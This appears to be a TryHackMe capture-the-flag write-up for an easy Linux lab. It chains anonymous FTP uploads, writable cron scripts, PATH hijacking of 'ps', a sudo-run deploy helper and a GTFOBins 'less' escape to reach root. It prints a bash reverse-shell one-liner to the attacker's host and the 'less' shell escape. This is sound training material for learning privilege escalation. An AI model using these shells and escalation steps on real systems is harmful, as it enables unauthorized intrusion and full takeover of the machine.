Synopsis
You’ve discovered a misconfigured internal automation pipeline running on a Linux server. The system processes recon scripts, development backups, monitoring jobs, and deployment tasks across multiple users. Each stage of the pipeline relies too heavily on the previous one. By abusing these trust boundaries, you must move laterally through the system.
Your objective is to escalate from anonymous access all the way through:
recon_user → dev_user → monitor_user → ops_user → root
Platform
TryHackMe
Level
Easy
Tools
- nmap
- FTP
- pspy
- Netcat
- GTFObins
- Bash
Questions
What is the flag found in the recon_user’s home directory?

I began by performing an Nmap scan against the target and found two open ports: 21 and 22
Since FTP allowed anonymous authentication, I connected to the service and began reviewing its contents. During enumeration, I discovered a README.txt file, downloaded it, and reviewed the information it contained.


Based on the information I gathered, it appeared that any file placed inside the incoming directory would be automatically processed. My next step was to determine which file types the directory would accept and whether I could use one of them to execute a reverse shell.
I created a Bash script containing the following reverse shell payload:
#!/bin/bash
bash -i >& /dev/tcp/<tun0>/4444 0>&1

After setting up a Netcat listener on port 4444, I uploaded the .sh file to the "incoming" directory. Once the file was automatically processed, the script executed and successfully connected back to my machine, giving me a reverse shell on the target. I was then able to obtain the flag within the recon_user home directory.

What is the flag found in the dev_user’s home directory?
While logged in as recon_user, I was also able to obtain the dev_user flag. After checking my user groups and permissions, I discovered that recon_user was a member of the dev_user group. This granted me read access to the flag file, allowing me to retrieve it without needing to switch users.

With a foothold on the system, I began enumerating for privilege escalation opportunities. I downloaded pspy64, made it executable, and monitored the running processes.
Several recurring scripts stood out:
- /opt/recon/scan_uploads.sh (owned by recon_user)
- /opt/dev/backup.sh (owned by dev_user)
- /usr/local/bin/healthcheck (owned by monitor_user)



I first investigated /opt/dev/backup.sh. Since I had permission to modify the script, I inserted a reverse shell payload and waited for it to execute. Once the scheduled task ran, I received a shell as dev_user.
Although I had already obtained the dev_user flag, this confirmed another privilege escalation path and allowed me to continue toward the next user.
Original file:

Updated file:

What is the flag found in the monitor_user’s home directory?
Next, I reviewed /usr/local/bin/healthcheck, which belonged to monitor_user. While reading through the script, I noticed that it called the ps command without using its full path.

This immediately stood out as a potential PATH hijacking vulnerability. Because the script relied on the system's PATH variable instead of referencing /usr/bin/ps directly, it could potentially be tricked into executing a malicious version of ps, providing a path to gain access as monitor_user.
Based off the results from pspy and the script, it seemed that healthcheck was meant to be service. I verified by running the following commands:
systemctl status healthcheck



I also verified the PATH variable and confirmed that a PATH hijacking vulnerability was present. Since /opt/dev/bin appeared before the system directories in the PATH, I was able to leverage it by modifying the existing one to execute a reverse shell payload.

Once the vulnerable script executed, the malicious ps binary was run instead of the legitimate system binary, allowing me to obtain a shell as monitor_user. From there, I was able to access monitor_user's home directory and retrieve the flag.

What is the flag found in the ops_user’s home directory?
After successfully exploiting the PATH hijacking vulnerability, I gained access as the monitor_user account. My next step was to enumerate the user's sudo privileges by running sudo -l.

The output showed that monitor_user could execute the deploy.sh script as ops_user without requiring a password.


I reviewed the deploy.sh script and noticed that it called another script named deploy_helper.sh. Since deploy_helper.sh would be executed by deploy.sh, I inserted a reverse shell payload into the helper script. After setting up a listener and executing deploy.sh, the modified script ran with the privileges of ops_user, successfully spawning a shell. With access to ops_user, I was able to retrieve the user flag.


What is the flag found in the root user's home directory?

Continuing the privilege escalation process, I ran sudo -l once more as ops_user. This revealed that the less binary could be executed as root.

I checked GTFOBins and found that less could be abused to spawn a shell using the following commands:

less /etc/hosts
!/bin/sh
Executing these commands provided a root shell, allowing me to retrieve the root flag and complete the challenge.
What I Learned
One of my biggest takeaways from this challenge was learning about PATH hijacking as a privilege escalation technique. Before this machine, I understood the concept but had not used it in a practical scenario.
By reviewing the healthcheck script, I noticed that the ps command was executed without specifying its full path. This showed me how an attacker can place a malicious executable earlier in the PATH, causing the script to execute attacker-controlled code instead of the legitimate binary.
This challenge reinforced the importance of reviewing scripts for commands that do not use absolute paths, as they can present valuable privilege escalation opportunities during a penetration test.